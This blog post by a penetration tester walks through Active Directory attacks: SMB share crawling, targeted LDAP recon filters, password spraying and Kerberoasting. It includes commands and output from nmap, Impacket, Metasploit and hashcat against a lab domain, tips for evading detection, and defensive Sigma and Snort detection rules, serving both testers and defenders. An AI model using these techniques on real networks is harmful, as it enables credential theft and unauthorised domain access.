m1kemu-sec My mostly security-focused thoughts, projects, and rants
Old Active Directory Attacks that Still Just Work
A few recent tweets from Raphael Mudge (Here and Here) related directly to Active Directory (AD) focused Campaigns that I’ve run over the last two years. I’ve only been in the offensive world for around 3 years now, but it seems like when I perform “AD Attacks 101” against an organization, I always find similar issues. What’s even more interesting is that the attacks I find the most useful are outdated by infosec standards. When giving myself a mental refresh on these TTPs, I’m usually surprised to see the blog post publish date to be around 2013. Even more interesting is the laundry list of detection or prevention methods for these attacks that also seem to be written around 2013. Yet the attacks work. There’s always a noteworthy finding, and at least one of these will usually get you closer to your objective on the domain.
Here are the attacks and techniques I find myself coming back to:
- Crawling shares for sensitive information
- Password spraying
- Kerberoasting (especially for high value or “outdated” service accounts)
- SYSVOL data mining (group policy preference passwords, passwords in scripts)
- Targeted LDAP recon
They’re simple, reliable, there’s tons of tools out there, they can all be run through a SOCKS proxy (staying off the land), and they’re all detectable!
Purpose
This post will cover the techniques listed above, including a brief history of the technique, tools to execute them, example executions, and my observations while using the techniques over a number of Campaigns (in bullet point format). I’ll also include resources related to prevention and detection of the techniques, and some insight into how these changes are typically implemented in an organization. I hope that penetration testers and red teamers can take some of my observations and apply them to their own engagements. I also want to provide defensive teams with insight into what type of quick wins an attacker is looking for when navigating an AD environment, in hopes that they can improve their organization’s security.
While I’ve written a couple of simple tools to perform some of these techniques, those are really just to simplify the execution of the attack. There’s no novel research here, and I can imagine the main value in this post will be my observations over the years. I’ve found that the best help I’ve received from my peers are small tips around how to actually use a technique. These observations definitely would have helped me streamline my attack process, had I known them ahead of time.
Share Crawling
Post exploitation activities depend upon the objectives of the engagement. With that, there’s usually value in crawling SMB shares on domain computers, should your initial access method have landed you into domain user access. These shares contain all types of data. And while it takes time to dig through the treasure trove of overly permissive file shares, it’s not a particularly intrusive activity.
SMB Share: A shared resource, or share, is a local resource on a server that is accessible to SMB clients on the network. For the SMB server, a share is typically a directory. Each share is identified by a name on the network. An SMB client sees the share as a complete entity on the SMB server, and does not see the local directory path to the share on the server. Reference
It should be noted that SMB share crawling is not an AD specific attack. With that, AD makes it very convenient to find, authenticate to, and access SMB shares. The SMB protocol has become a defacto standard for file sharing and administration within AD for some time.
Attack History
There’s not much to discuss here. I’m sure that, as long as SMB shares have been a common way to share files within an organization, they’ve been overly permissive. Searching online, I wasn’t able to find breaches directly related to overly permissive SMB shares, but I’m sure it’s happened.
Execution
Before crawling SMB shares en masse, you need to do a few things:
- Obtain a list of domain joined hosts
- Identify which systems have SMB enabled
- Identify available SMB shares on these systems
It’s also a safe bet that you need domain user credentials, or to be running an implant under a domain user context on a compromised system.
Obtaining a list of domain joined hosts is easily accomplished using LDAP. Note that, if running through a proxied connection, resolving these hostnames and using a list of IPs will be necessary unless your tool used for port scanning allows you to specify a DNS server, and allows for DNS over TCP.
LDAP Filter: (objectClass=computer)

Example results (pulled from my tool's output using the above filter):
{'description': 'All computers', 'data': {'dn': 'CN=WINDC,OU=Domain Controllers,DC=lab,DC=mordor', 'hostname': 'windc.lab.domain', 'os_version': '10.0 (14393)', 'os': 'Windows Server 2016 Standard'}}
{'description': 'All computers', 'data': {'dn': 'CN=WINSERV,CN=Computers,DC=lab,DC=mordor', 'hostname': 'winserv.lab.domain', 'os_version': '10.0 (14393)', 'os': 'Windows Server 2016 Essentials'}}
{'description': 'All computers', 'data': {'dn': 'CN=TSTWAPPS1000000,OU=ITS,OU=People,DC=lab,DC=mordor', 'hostname': '', 'os_version': '', 'os': ''}}
{'description': 'All computers', 'data': {'dn': 'CN=ESMWVIR1000000,OU=ServiceAccounts,OU=ESM,OU=Tier 1,DC=lab,DC=mordor', 'hostname': '', 'os_version': '', 'os': ''}}
{'description': 'All computers', 'data': {'dn': 'CN=AZRWAPPS1000000,OU=Grouper-Groups,DC=lab,DC=mordor', 'hostname': '', 'os_version': '', 'os': ''}}
{'description': 'All computers', 'data': {'dn': 'CN=AZRWVIR1000000,OU=Groups,OU=OGC,OU=Tier 2,DC=lab,DC=mordor', 'hostname': '', 'os_version': '', 'os': ''}}
{'description': 'All computers', 'data': {'dn': 'CN=AWSWCTRX1000000,OU=AWS,OU=Tier 2,DC=lab,DC=mordor', 'hostname': '', 'os_version': '', 'os': ''}}
{'description': 'All computers', 'data': {'dn': 'CN=OGCWWEBS1000000,OU=Domain Controllers,DC=lab,DC=mordor', 'hostname': '', 'os_version': '', 'os': ''}}
{'description': 'All computers', 'data': {'dn': 'CN=AWSWSECS1000000,OU=Devices,OU=TST,OU=Tier 2,DC=lab,DC=mordor', 'hostname': '', 'os_version': '', 'os': ''}}
{'description': 'All computers', 'data': {'dn': 'CN=AZRWSECS1000000,OU=Groups,OU=AWS,OU=Tier 1,DC=lab,DC=mordor', 'hostname': '', 'os_version': '', 'os': ''}}
{'description': 'All computers', 'data': {'dn': 'CN=GOOWVIR1000000,OU=BDE,OU=Stage,DC=lab,DC=mordor', 'hostname': '', 'os_version': '', 'os': ''}}
With this list, I use a port scanner to search for targets within this list with port 445 open. Alternatively, you could use a tool that actually interacts with the SMB server if it exists.
$ nmap -sV -T2 -Pn -vv -p445 -iL ./target_list.txt -oA smb_hosts

...
Nmap scan report for windc.lab.domain (10.10.3.131)
Host is up, received user-set (0.00041s latency).
Scanned at 2020-12-04 09:49:59 EST for 12s

PORT    STATE SERVICE      REASON  VERSION
445/tcp open  microsoft-ds syn-ack Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: LAB)
Service Info: Host: WINDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for winserv.lab.domain (10.10.3.132)
Host is up, received user-set (0.00082s latency).
Scanned at 2020-12-04 09:49:59 EST for 12s

PORT    STATE SERVICE      REASON  VERSION
445/tcp open  microsoft-ds syn-ack Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: LAB)
Service Info: Host: WINSERV; OS: Windows; CPE: cpe:/o:microsoft:windows
...
Now, with the list of hosts with SMB servers, I use a tool to identify systems with available SMB shares. I am aware that by scanning for available SMB shares, then performing the actual share crawling/spidering/scanning, I am generating unnecessary SMB traffic (I could just attempt the connection and perform the crawling). However, I prefer to “curate” my target list of SMB shares manually.
$ python3 ./share_scanner.py -d "lab.domain" -u "myuser" -p 'MyPassword' -tf "smb_targets.txt" --discovery "True"

...
[*] Crawling target 10.10.3.131
[+] Found share: ADMIN$
[+] Found share: AdminInfo
[+] Found share: C$
[+] Found share: IPC$
[+] Found share: NETLOGON
[+] Found share: SYSVOL
[+] Share is accessible: ADMIN$
[+] Share is accessible: AdminInfo
[+] Share is accessible: C$
[+] Share is accessible: IPC$
[+] Share is accessible: NETLOGON
[+] Share is accessible: SYSVOL

[*] Crawling target 10.10.3.132
[+] Found share: ADMIN$
[+] Found share: AdminDocs
[+] Found share: C$
[+] Found share: DAProvisioningDir
[+] Found share: IPC$
[+] Found share: SecretShare
[+] Share is accessible: ADMIN$
[+] Share is accessible: AdminDocs
[+] Share is accessible: C$
[+] Share is accessible: DAProvisioningDir
[+] Share is accessible: IPC$
[+] Share is accessible: SecretShare
...
At this point, I pass the list of shares and their respective IPs to a tool to perform the crawling. In this example, I’m using my own personal Python share crawler, but there are many options out there. Depending on the tool, you’ll likely need to pass a list of strings to search for, or regex to match on in discovered files. You also typically specify directory depth, speed, and other attributes for the crawler.
$ python3 ./share_scanner.py -d "lab.domain" -u "myuser" -p 'MyPassword' -tf "smb_targets.txt"

...
[*] Current depth: 1 of limit 2
[+] Found files
                DBdumpCustomer.csv 4750
[+] Keyword match for "password" within DBdumpCustomer.csv
                employeeInfoOCTOBER.xls 34304
[+] Keyword match for "password" within employeeInfoOCTOBER.xls
                user_creds.csv 93
[+] Keyword match for "password" within user_creds.csv
[*] Crawling share: C$
[*] Current path: .
[*] Current depth: 1 of limit 2
[+] Found files
                pagefile.sys 1073741824
[+] Found dirs
                $Recycle.Bin
...
Tools:
Insights
- Share scanning is dead easy, “low-brain”, there’s tons of tools out there for it, and it’s easy to understand.
- Large organizations have issues cleaning up sensitive data on SMB shares. I am not aware of any enterprise standard tool for performing in depth SMB share auditing (vulnerability scanners don’t seem to go deep).
- Even if the organization scans, do they scan every host? Every domain? How frequently?
- Oftentimes entire disks are shared remotely via SMB. This leads to massive data leakage. For example, a shared file system will probably contain credentials for users stored by local application (ssh clients, git clients, etc.).
- Passwords are stored in SMB shares. Often.
- It can be a pain for organizations to hunt down asset owners, and swifly remove open shares.
- Attackers should performs this crawling slowly. It’s easy to get lost in the routine SMB traffic.
- Tools that perform mass share crawling are prone to perform slowly, or even just error out in large domains. This especially applies when the tool automatically identifies domain hosts and crawls their shares. Be meticulous about your targeting in large domains.
- SMB shares are sometimes used as part of a larger system for storing temporary data, log output, and other useful data for an attacker.
- Aside from data to move laterally or escalate privileges like credentials, application configs, or log data, sometimes just the documents on SMB shares are objectives in and of themselves. An attacker could compromise a laptop and obtain sensitive business data from open shares. This is an instant win for them, and an instant loss for the organization.
Prevention
The first step to combat permissive shares and the presence of sensitive information on these shares is probably policy. There should be explicit policies in place that prohibit system owners from placing certain types of data into open shares. Enforcement of this policy is much more complex, but here are some options that come to mind:
- Implement a process for auditing network share content.
- Implement a process for identifying open SMB shares (available to all users or completely unauthenticated).
Some enterprise vulnerability scanners have this capability, but over time the process could evolve to include deeper scans of shares with a large amount of content or repeat violations.
Detection
Detection of share crawling can be accomplished through the Windows 5140 (A network share object was accessed) event. This event log contains information related to a network share access by a remote host. This includes key data, such as the source IP, share name, and username for the session. Using these logs, analysts can write rules within their log correlation platform to look for different types of activity. Here’s a few examples written in Sigma. These rules are available on my Github page.
A Sigma rule for multiple shares being scanned on one target host (single target enumeration).
title: Single Host Share Enumeration
id: 02a7122b-deba-4424-bc7e-8b2644545fff
description: Detects attempted access to a number of shares on one host.
tags:
    - attack.discovery
    - attack.t1083
status: experimental
author: Michael Music
date: 2020/12/6
modified: 2020/12/6
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 5140
    filter:
        ShareName: '*$'
    timeframe: 5m
    condition: selection and not filter | count(ShareName) by SourceAddress, SubjectUserName > 3
falsepositives:
    - Legitimate administrative activity
    - Misconfigured accounts (service or otherwise)
    - Vulnerability scanners
    - Penetration testing
level: low
A Sigma rule for one host accessing a large number of shares across multiple target hosts (mass enumeration).
title: Mass Share Enumeration
id: 40a722fd-b466-4eeb-81d4-dcbf981a0f59
description: Detects attempted access to a shares across multiple target hosts.
tags:
    - attack.discovery
    - attack.t1083
status: experimental
author: Michael Music
date: 2020/12/6
modified: 2020/12/6
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 5140
    filter:
        ShareName: '*$'
    timeframe: 5m
    condition: selection and not filter | count(DestinationAddress) by SourceAddress, SubjectUserName > 20
falsepositives:
    - Legitimate administrative activity
    - Misconfigured accounts (service or otherwise)
    - Vulnerability scanners
    - Penetration testing
level: medium
A Sigma rule for mass ADMIN$ share scanning.
title: ADMIN$ Share Enumeration
id: 45642ce1-55a4-450d-ac05-c0fb0331ab8c
description: Detects attempted access to $ADMIN shares across multiple distinct target hosts
tags:
    - attack.lateral_movement
    - attack.t1021.002
status: experimental
author: Michael Music
date: 2020/12/6
modified: 2020/12/6
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 5140
        ShareName: Admin$
    filter:
        SubjectUserName: '*$'
    timeframe: 5m
    condition: selection and not filter | count(DestinationAddress) by SourceAddress, SubjectUserName > 20
falsepositives:
    - Legitimate administrative activity
    - Vulnerability scanners
    - Penetration testing
level: medium
LDAP Recon
Performing recon against AD LDAP servers is an effective way to map attack paths through the domain. There are several tools that use LDAP-based recon to perform this mapping, and in-depth analysis of attack paths for you (notably, Bloodhound). While these tools are great, I’ve used a few LDAP filters in particular with a lot of success.
Attack History
Using LDAP to identify attack paths through an AD domain has been popular since at least 2014. Sean Metcalf outlined the SPN scanning recon method to find interesting hosts using the serviceprincipalname LDAP attribute in 2014. Bloodhound, probably the most popular AD recon tool that uses LDAP extensively, was released soon after in 2016. Since then, using LDAP filters manually crafted or through an automated tool has become a staple for AD-focused engagements.
Execution
I am going to focus on a set of LDAP filters that have proven fruitful in every AD engagement I’ve done. To run these, I’ve created a simple Python tool that performs LDAP queries for these filters.
These are some simple filters to find all users, computers, and groups. Having a list of these objects for a domain has endless uses. For example, the list of computers can be used as the starting list of hostnames for the share scanning explained previously.
All users: (&(objectClass=user)(samAccountType=805306368))
All computers: (objectClass=computer)
All groups: (objectClass=group)
Similarly, a list of domain controllers has a variety of uses.
(&(objectCategory=computer)(userAccountControl:1.2.840.113556.1.4.803:=8192))
Finding users with SPNs (all service accounts) gives a good list of targets for Kerberoasting, and also provides a list of SPNs, which is useful for finding target hosts (such as MSSQL servers).
(&(samAccountType=805306368)(servicePrincipalName=*))
Searching for interesting users, groups, and hosts using keywords yields valuable targets lists as well. Use keywords relevant to the target organization and your objective. (Some examples: “*sql*”, “*admin*”, “*security*”, “*devops*”, “*splunk*”, “*oracle*”, “*cyberark*”, “*thycotic*”, “*vault*”, “*aws*”, “*crowdstrike*”, “*carbonblack*”, “*arcsight*”, “*logrhythm*”, “*database*”)
SQL Users: (&(samAccountType=805306368)(|(samAccountName=*sql*)))
SQL Groups: (&(objectCategory=group)(|(name=*sql*)))
SQL Hosts: (&(objectClass=comuter)(|(hostname=*sql*)))
Find users with passwords set to not expire. If you can find a high value target with this attribute, they may have a weak password. These are good targets for kerberoasting, asreproasting, and password spraying.
(&(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=65536))
Finding users with delegation rights to certain services can provide targets to act as stepping stones to a final objective.
LDAP delegation rights:(msDS-AllowedToDelegateTo=*ldap*)
SQL delegation rights: (msDS-AllowedToDelegateTo=*sql*)
Searching for keywords within LDAP descriptions is a long shot, but also a quick win if anything is found. In this example, I’m searching for the strings “password” and “temp”.
(&(objectClass=user)(samAccountType=805306368)(|(description=*password*)(description=*temp*)))
Fining administrative accounts using searches for common naming conventions can provide a handy list of possibly privileged accounts. Try your own variations of this.
(&(samAccountType=805306368)(|(samAccountName=a-*)(samAccountName=a_*)(samAccountName=*admin*)(samAccountName=adm_*)(samAccountName=*_adm)))
Finally, it can be useful to search for users that must change their password at next login. Such users could have a weak, organization default password set, such as ‘Spring2020!’ or ‘Orgname!’. These are more great password spraying targets.
(&(objectCategory=user)(pwdLastSet=0))
By using these targeted LDAP filters, attackers can silently generate a targeted list of users, hosts, and groups for further attacks. These are great first places to look on a domain before running tools that produce unwanted noise. There are many tools out there to query an LDAP server using these filters. In my case, I’ve queried my lab DC using a custom built python tool that uses the pyldap library. Here’s an example execution, note that the output is not pretty, and is made to be easily greppable. That’s how I use it in my workflow.
$ python3 ./ldap_collector.py -d "lab.domain" -u "myuser" -p 'MyPassword' -dc "10.10.3.131" -m "targeted"

...
[*] Searching for: Users with interesting descriptions
[*] LDAP filter: (&(objectClass=user)(samAccountType=805306368)(|(description=*password*)(description=*temp*)))

{'dn': 'CN=MORRIS_DAVID,OU=Test,OU=BDE,OU=Stage,DC=lab,DC=mordor', 'samaccountname': 'MORRIS_DAVID', 'description': 'Just so I dont forget my password is 2Rw2%exvgaxFCq&RvQ2TUfuk', 'member_of': 'CN=ER-fresquito-distlist,OU=BDE,OU=People,DC=lab,DC=mordor', 'pwd_last_set': '132465687260840897', 'spn': []}
{'dn': 'CN=ADOLFO_MCCRAY,OU=Devices,OU=GOO,OU=Tier 1,DC=lab,DC=mordor', 'samaccountname': 'ADOLFO_MCCRAY', 'description': 'Just so I dont forget my password is xhH8#Gpj24vdNzjmX8QweZ6', 'member_of': '', 'pwd_last_set': '132465687265059666', 'spn': []}
{'dn': 'CN=RAY_YOUNG,OU=Devices,OU=ITS,OU=Tier 1,DC=lab,DC=mordor', 'samaccountname': 'RAY_YOUNG', 'description': 'Just so I dont forget my password is #g&vc9UUBcTrbYtJ3SW4!bamH', 'member_of': 'CN=43-gep-admingroup,OU=Devices,OU=OGC,OU=Stage,DC=lab,DC=mordor', 'pwd_last_set': '132465687708028684', 'spn': []}
...
Tools:
- BloodHound
- Pywerview
- Bloodhound Python Injestor
- Ldapdomaindump
- PowerView
- PywerView
- My LDAP Collector
Insights
- When attacking large domains, start small. Use targeted LDAP filters to find quick wins to get you to your objective. Then move on to noisier tools that perform deeper analysis.
- Look for service accounts with a large number of associated SPNs. These accounts have a large “blast radius” (term coined by a peer of mine) if compromised.
- Where possible, interact with LDAP servers while tunneling through a proxy on an implant, or directly on the target network. Large domains can produce a lot of LDAP results, which can produce tons of network traffic, file output, and memory usage on a compromised host. It’s best to run this on your own machine if possible.
- Look for service accounts with password set to not expire. Once found, look at their password last set date in LDAP. You may find service accounts with passwords that haven’t been set for many, many years, possible during a time with a weak domain password policy. These are great targets.
- If you compromise a service account during a Campaign, always check their associated SPNs. Depending on the service, it’s possible that the compromised account has administrative access to the hosts in their SPN list.
- Use LDAP to analyze the domain. Search or users and groups related to security appliances (AV names, EDR names, SIEM vendors, etc.) for situational awareness.
- Parse the list of SPNs gathered via LDAP to extract hostnames, services. This is essentially a host to port mapping without any need to port scan.
- When you compromise a service account, search for hosts that may be related to this account using LDAP. For example, if you compromise a Splunk service account, search for hosts with the string “splunk” in their hostname. Check if the compromised account has access to these hosts.
- Early on in a Campaign, use LDAP to generate a list of hosts, users, and groups. Keep these lists handy for quick grepping. I tend to find myself having a thought on an attack path, grepping these lists, then making a single LDAP query for that object to get more information. This becomes less relevant with tools like Bloodhound, but sometimes I prefer to do things manually.
Prevention
Preventing LDAP reconnaissance is, as far as I am aware, infeasible. LDAP is an essential service within AD. You could detect some LDAP filters using an IDS/IPS and block them, but that could be a huge headache if your signatures aren’t perfect (as in, an AD-breaking headache). With that, it is possible to limit “interesting” LDAP entries for attackers. Defensive teams should review the above insights and filters for some ideas as to what an attacker would be looking for. Then, if possible, these configurations should be avoided. Some highlights to look for:
- Over-permissioned service accounts.
- Service accounts with a large number of SPNs when unnecessary.
- Users with the don’t expire password attribute set.
- Passwords, other useful information in descriptions.
Detection
The answer to detection of LDAP reconnaissance at enterprise scale seems to be Microsoft’s Advanced Threat Protection (ATP). Per documentation I’ve read, ATP detects a number of LDAP recon. techniques, and allows analysts to get a full view of the filters used, source IPs, usernames, and other useful data. I am not aware of any Windows event log that captures this level of data for LDAP queries.
Outside of security appliances form big names like Microsoft, this type of activity can be detected by analyzing LDAP traffic to domain controllers using various tools. Here’s some sample traffic in Wireshark.

And here’s an example Snort rule with logic for detection of SPN discovery (note that, in practice, the source and dest CIDRs/IPs should be set in such a rule). To detect other filters, just alter the “content” section of the Snort rule (come to think of it, I should write more of these and further test them). This is a super basic rule (I’m a Suricata novice), but check out one of my Github repositories for more.
alert tcp any any -> any 389 (msg:"Broad SPN search"; content:"servicePrincipalName=*"; nocase; reference:url,https://attack.mitre.org/techniques/T1087/002/; rev:1;)
Password Spraying
Password attacks against SMB, Kerberos, and other AD services are a staple of attackers. They blend in well with normal traffic when executed slowly, there’s endless tools for exploitation available and the attack type is easy to understand. Password spraying, or attempting to authenticate as a large number of users using a single common password, is one of the most common of these password attacks against domain users.
Attack History
Attackers have been performing password guessing attacks against AD services since organizations have run AD. A search into AD password spraying will yield results from 2011 to today. The Metasploit smb_login scanner was published in 2010, hinting at an even earlier use of the attack. As such, it’s hard to pinpoint when it was popularized. Regardless, it’s obvious that AD password spray attacks have been popular for a very long time.
Execution
I’m running the attack in my lab domain, which has a few users with intentionally weak passwords. I’ll demonstrate a few different tools, including my own.
Here’s an attack using my SMB password spray tool, with the password ‘Spring2020!’. Note the high time interval between attempts.
$ python3 ./smb_password_attacks.py -d "lab.domain" -dc "10.10.3.131" -uf ./target_users.txt -p 'Spring2020!'

...
[*] List of domain controllers:
        10.10.3.131
[*] Number of users: 3
[*] Spray password: Spring2020!
[+] Time estimate is around 15 seconds
[*] Output file name: spraying_output-December-06-2020-03-18.txt
[+] Authentication successful for tjefferson:Spring2020!
[-] Authentication failed for gwashington:Spring2020!: SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)
[+] Authentication successful for bfranklin:Spring2020!
...
Here’s the same attack with the Metasploit smb_login module, using password ‘Spring2020!’.
msf5 auxiliary(scanner/smb/smb_login) > run

[*] 10.10.3.131:445       - 10.10.3.131:445 - Starting SMB login bruteforce
[+] 10.10.3.131:445       - 10.10.3.131:445 - Success: '.\tjefferson:Spring2020!'
[-] 10.10.3.131:445       - 10.10.3.131:445 - Failed: '.\gwashington:Spring2020!',
[+] 10.10.3.131:445       - 10.10.3.131:445 - Success: '.\bfranklin:Spring2020!'
[*] 10.10.3.131:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
The idea is pretty simple. One common password (at a time), a large number of users. Note that, although I used SMB to test the logins here, there are other options that can be more stealthy (Kerberos, LDAP, etc.).
Tools:
Insights
- Craft your list of passwords for spraying to conform to the domain password policy.
- Don’t guess target users. Obtain a list of domain users via LDAP (even better if your users are very targeted, keeping the list small), and validate the users via Kerberos.
- Keep the time interval between sprays high. This technique is not particularly stealthy.
- A strategy to avoid detection by tools like Microsoft ATA is to generate a list of targets to test the credentials set (user:pass) against, and randomize these for each authentication attempt. Personally, I think obtaining a list of DCs for a domain, and randomly testing against them is a good start.
- Check your list of target users for any obvious “honeytoken” users. Look for obviously tempting usernames. If you think you have found a honeytoken, perform LDAP recon. against that user and look for odd groups or LDAP attributes.
- Run this attack through a proxy tunnel from an implant. There’s no need to write a binary to disk, or even to memory to run a password spray attack.
- If you have several compromised targets, run your sprays through several proxies at once. This allows you to distribute the traffic across several hosts on the target network, adding a level of stealth.
- Craft a password list related to your target organization.
- Create a list of users with passwords that don’t expire, or haven’t been reset in many years. These are ripe targets for password spraying attacks, and may not conform to the domain password policy.
- Be wary of tools that automatically generate domain user lists and perform password sprays. This can be noisy, time consuming, and less useful than generating a filtered list of target users.
Prevention
Configuring a strong domain password policy is the first logical step to preventing password spray attacks. After this, an organization can use a vulnerability scanner or offensive testing team to perform a large scale password spray attack. The outcomes of this exercise could identify trends in the use of weak passwords, which can be remediated. After this, similar exercise could be conducted on a regular basis. Although preventing an attacker from attempting authentications is not possible, a process like this could prevent an attacker for conducting a successful password spray attack.
Detection
There are numerous detection opportunities for password spray attack. Enterprise-grade security appliances like Microsoft ATA and ATP both detect password sprays on some level. There are also several Windows event logs that allow defensive teams to reliably detect AD password sprays:
- 4625: An account failed to log on
- 4768: A Kerberos authentication ticket (TGT) was requested
4625
This log contains information related to a login failure on the Windows system that generated the log. This will include critical information for detecting a password spray attack, such as the username, source IP, domain, and a status code related to the type of logon failure that occurred. Check out my Github repo for detections for more Sigma rules similar to those below. Here’s a sample Sigma rule for detecting password spraying using this event log.
title: Rapid Password spraying - 4625
id: d00bcac5-e10f-4050-a480-1c29bae14d99
description: Detects a large number of authentication failures for distinct users from one source host within a short time period.
author: Michael Music
date: 2020/12/06
tags:
    - attack.credential_access
    - attack.t1110.003
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID:
            - 4625
        UserName: '*'
        WorkstationName: '*'
    filter:
        UserName: "*$"
    timeframe: 5m
    condition:
        - selection and not filter | count(UserName) by WorkstationName > 100
falsepositives:
    - Vulnerability scanners
    - Penetration testing
    - Misconfigured application/services
level: low
4768
This event log is generated under multiple circumstances, with one being upon Kerberos pre-authentication failure due to a bad password. A such, this event log can be used in a similar manner as 4625s. Here’s a Sigma rule that uses 4768s instead of 4625s to detect password spraying.
title: Rapid Password spraying - 4768
id: 44dc280a-4351-4389-9169-c976094de661
description: Detects a large number of authentication failures for distinct users from one source host within a short time period.
author: Michael Music
date: 2020/12/06
tags:
    - attack.credential_access
    - attack.t1110.003
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID:
            - 4768
        AccountName: '*'
        WorkstationName: '*'
    filter:
        UserName: "*$"
    timeframe: 5m
    condition:
        - selection and not filter | count(UserName) by WorkstationName > 100
falsepositives:
    - Vulnerability scanners
    - Penetration testing
    - Misconfigured application/services
level: low
Kerberoasting
Kerberoasting is an abuse of legitimate behavior within the Kerberos protocol. At a high level, it allows an attacker to obtain the password hash of a service account for offline cracking. It is a technique that has been a staple for my AD-focused Campaigns. Aside from a couple of engagements, Kerberoasting has provided me with access to high value service accounts that directly related to my objective. Although most passwords can be cracked with a good enough cracking rig, I have found that weak passwords for service accounts are pervasive across organizations. As such, this technique isn’t going away anytime soon.
Attack History
Tim Medin introduced the kerberoasting technique in 2014 and, since then, numerous tools have come out to make the attack easier. Detection for the technique became prevalent soon after Tim’s presentation. Like the other techniques mentioned in this post, Kerberoasting is nothing new or novel, yet it’s still effective.
Execution
In my example, I’ll be attacking an IIS service account in my AD lab. To do this, I’ll first start by using Impacket to obtain the password hash for that account.
$ python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py lab.domain/myuser -request-user "IIS_002" -dc-ip "10.10.3.131"

Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

Password:
ServicePrincipalName            Name     MemberOf  PasswordLastSet             LastLogon  Delegation
------------------------------  -------  --------  --------------------------  ---------  ----------
SMTP_DNE/winsrv.lab.domain:25   IIS_002            2020-10-11 10:25:31.765026  <never>
SSH_DNE/winsrv.lab.domain:22    IIS_002            2020-10-11 10:25:31.765026  <never>
KRB_DNE/winsrv.lab.domain:88    IIS_002            2020-10-11 10:25:31.765026  <never>
FTP_DNE/winsrv.lab.domain:21    IIS_002            2020-10-11 10:25:31.765026  <never>
MSSQL_DNE/winsrv.lab.domain:80  IIS_002            2020-10-11 10:25:31.765026  <never>
IIS_002/winsrv.lab.domain:80    IIS_002            2020-10-11 10:25:31.765026  <never>

$krb5tgs$23$*IIS_002$lab.domain$IIS_002/winsrv.lab.domain~80*$REALLYLONGHASH
With that hash, I’ll build a wordlist for cracking. Make sure to build a robust wordlist, and customize it for your target organization.
$ wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/10k-most-common.txt -O wordlist.txt
$ wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/100k-most-used-passwords-NCSC.txt -O tmp_list.txt; cat tmp_list.txt >> wordlist.txt
$ wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/best1050.txt -O tmp_list.txt; cat tmp_list.txt >> wordlist.txt
$ wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/common-passwords-win.txt -O tmp_list.txt; cat tmp_list.txt >> wordlist.txt
$ wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/top-passwords-shortlist.txt -O tmp_list.txt; cat tmp_list.txt >> wordlist.txt
$ wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt -O tmp_list.txt; cat tmp_list.txt >> wordlist.txt
$ cat wordlist.txt | sort -u > wordlist_final.txt
Given that wordlist, I’ll use hashcat to crack the hash. When it comes to rules, if you don’t succeed with your initial wordlist, try using this ruleset. It’s been really useful for me.
Example command without rules: hashcat -m 13100 -a 0 ./iis_002.hash ./wordlist_final.txt
Example command with rules: hashcat -m 13100 -a 0 ./iis_002.hash ./wordlist_final.txt -r ./OneRuleToRuleThemAll.rule

...
Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, TGS-REP
Hash.Target......: $krb5tgs$23$*IIS_002$lab.domain$IIS_002/winsrv.lab....653641
Time.Started.....: Sun Dec  6 16:42:03 2020 (0 secs)
Time.Estimated...: Sun Dec  6 16:42:03 2020 (0 secs)
Guess.Base.......: File (./wordlist_final.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   375.1 kH/s (8.66ms) @ Accel:64 Loops:1 Thr:64 Vec:4
Recovered........: 1/1 (100.00%) Digests
Progress.........: 69632/101298 (68.74%)
Rejected.........: 0/69632 (0.00%)
Restore.Point....: 65536/101298 (64.70%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: lou -> megaman123
...
After obtaining cracked credentials, the Domain is your oyster!
Tools:
Insights
- Kerberoasting is pretty quiet. Start with this before performing any type of rapid password spraying against a domain.
- Don’t perform mass requests for Kerberos service tickets if you’re trying to be stealthy. Generate a list of target service accounts and slowly obtain their hashes.
- Include strings related to your target organization in your wordlist. Tools like cewl make this easy.
- Look for service accounts with passwords set not to expire. These can be easy targets for Kerberoasting.
- Look for service accounts with a large number of SPNs. Should you gain access to these accounts, it’s possible that you will have widespread local admin access.
- A good wordlist can make up for bad cracking hardware.
Prevention
It’s not possible to directly prevent Kerberoasting attacks, since AD would become crippled without the ability of users to requests service tickets. However, defensive teams can take action to make the attacker’s life much harder.
- Ensure all service accounts conform to a strong domain password policy, at least. Even better if a more complex password policy is used for service accounts.
- Implement a system for continuous password rotation for critical service accounts, possibly using enterprise password vaults.
- Limit local administrator access for service accounts.
- Ensure constraints are placed on delegation rights for accounts on the domain.
- Limit remote access methods used by service accounts (RDP, WMI, WinRM).
- Ensure that service accounts have password expiration requirements.
Detection
